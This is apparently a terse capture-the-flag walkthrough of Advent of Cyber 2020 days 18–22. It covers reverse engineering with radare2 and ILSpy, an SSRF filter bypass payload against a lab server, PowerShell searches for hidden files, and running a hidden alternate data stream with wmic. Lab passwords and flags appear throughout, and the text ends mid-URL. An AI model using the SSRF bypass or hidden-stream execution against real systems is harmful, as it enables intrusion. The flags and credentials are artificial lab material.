afl | grep main

```
[0x00400a30]> afl | grep main
0x00400b4d    1 35           sym.main
```

pdf @main

1, 6 and **6**


```
[0x00400a30]> pdf @main
            ;-- main:
/ (fcn) sym.main 35
|   sym.main ();
|           ; var int local_ch @ rbp-0xc
|           ; var int local_8h @ rbp-0x8
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x00400a4d (entry0)
|           0x00400b4d      55              push rbp
|           0x00400b4e      4889e5          mov rbp, rsp
|           0x00400b51      c745f4010000.   mov dword [local_ch], 1
|           0x00400b58      c745f8060000.   mov dword [local_8h], 6
|           0x00400b5f      8b45f4          mov eax, dword [local_ch]
|           0x00400b62      0faf45f8        imul eax, dword [local_8h]
|           0x00400b66      8945fc          mov dword [local_4h], eax
|           0x00400b69      b800000000      mov eax, 0
|           0x00400b6e      5d              pop rbp
\           0x00400b6f      c3              ret
```


Day 18 – Reverse Engineering With ILSpy


remmina


cmnatic

Adventofcyber!










Into MainForm



Click on buttonActivate_Click:

santapassword321


```
private unsafe void buttonActivate_Click(object sender, EventArgs e)
{
    IntPtr value = Marshal.StringToHGlobalAnsi(textBoxKey.Text);
    sbyte* ptr = (sbyte*)System.Runtime.CompilerServices.Unsafe.AsPointer(ref <Module>.??_C@_0BB@IKKDFEPG@santapassword321@);
```

thm{046af}


```
MessageBox.Show("Welcome, Santa, here's your flag thm{046af}", "That's the right key!", MessageBoxButtons.OK, MessageBoxIcon.Asterisk)
return;
```

Day 19 – SSRF

http://10.10.68.93/




http://10.10.68.93/?proxy=http%3A%2F%2Flist.hohoho%3A8080%2Fsearch.php%3Fname%3Dtest



https://gchq.github.io/CyberChef/#recipe=URL_Decode()&input=aHR0cDovLzEwLjEwLjY4LjkzLz9wcm94eT1odHRwJTNBJTJGJTJGbGlzdC5ob2hvaG8lM0E4MDgwJTJGc2VhcmNoLnBocCUzRm5hbWUlM0R0ZXN0

Removed the end of the URL (%2Fsearch.php%3Fname%3Dtest)


http://10.10.68.93/?proxy=http%3A%2F%2Flist.hohoho%3Alocalhost




Bypass:

http://10.10.68.93/?proxy=http%3A%2F%2Flist.hohoho.localtest.me


Be good for goodness sake!



Username: Santa // Password: Be good for goodness sake!




http://10.10.68.93/admin.php



Day 20 – PowerShell

ssh -l mceager 10.10.174.123

r0ckStar!



powershell

```
mceager@ELFSTATION1 C:\Users\mceager>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\mceager>
```

Set-Location Documents

Get-ChildItem

type elfone.txt

```
PS C:\Users\mceager> Set-Location Documents
PS C:\Users\mceager\Documents> Get-ChildItem


    Directory: C:\Users\mceager\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/23/2020  12:06 PM             22 elfone.txt


PS C:\Users\mceager\Documents> type elfone.txt
Nothing to see here...
```

Get-ChildItem -File -Hidden

type e1fone.txt

```
PS C:\Users\mceager\Documents> Get-ChildItem -File -Hidden


    Directory: C:\Users\mceager\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-        12/7/2020  10:29 AM            402 desktop.ini
-arh--       11/18/2020   5:05 PM             35 e1fone.txt


PS C:\Users\mceager\Documents> type e1fone.txt
All I want is my '2 front teeth'!!!
```

cd ..

Set-Location Desktop

Get-ChildItem -Directory –Hidden

```
PS C:\Users\mceager\Documents> cd ..
PS C:\Users\mceager> Set-Location Desktop
```

```
PS C:\Users\mceager\Desktop> Get-ChildItem -Directory -Hidden


    Directory: C:\Users\mceager\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--        12/7/2020  11:26 AM                elf2wo
```

Set-Location elf2wo

ls

```
PS C:\Users\mceager\Desktop> Set-Location elf2wo
PS C:\Users\mceager\Desktop\elf2wo> ls


    Directory: C:\Users\mceager\Desktop\elf2wo


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/17/2020  10:26 AM             64 e70smsW10Y4k.txt
```

cat .\e70smsW10Y4k.txt

```
PS C:\Users\mceager\Desktop\elf2wo> cat .\e70smsW10Y4k.txt
I want the movie Scrooged <3!
```

cd “C:\Windows\System32”

ls -hidden -filter "*3*" -directory

```
PS C:\Windows\System32> ls -hidden -filter "*3*" -directory


    Directory: C:\Windows\System32


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--        11/23/2020   3:26 PM                3lfthr3e
```

cat .\1.txt | measure-object

```
PS C:\Windows\System32\3lfthr3e> cat .\1.txt | measure-object


Count    : 9999
```

(cat .\1.txt)[551,6991]


```
PS C:\Windows\System32\3lfthr3e> (cat .\1.txt)[551,6991]
Red
Ryder
```

cat .\2.txt | select-string -Pattern "redryder"

```
PS C:\Windows\System32\3lfthr3e> cat .\2.txt | select-string -Pattern "redryder"

redryderbbgun
```

Day 21 – PowerShell

Remmina



more '.\db file hash.txt'

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

get-filehash -algorithm MD5 .\deebee.exe

```
PS C:\Users\littlehelper\Documents> get-filehash -algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documents\deebee.exe
```

./deebee.exe

```
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

>;^P
```

C:\Tools\strings64.exe -accepteula .\deebee.exe


```
THM{f6187e6cbeb1214139ef313e108cb6f9}
```

Get-Item -path .\deebee.exe -stream *

```
PS C:\Users\littlehelper\Documents> Get-Item -path .\deebee.exe -stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```


wmic process call create $(Resolve-Path .\deebee.exe:hidedb)

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
```




Day 22 – PowerShell

Remmina




https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')&input=ZEdobFozSnBibU5v
ZDJGemFHVnlaUT09

thegrinchwashere




Network




https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')&input=NzM2ZTMwNzc0Z
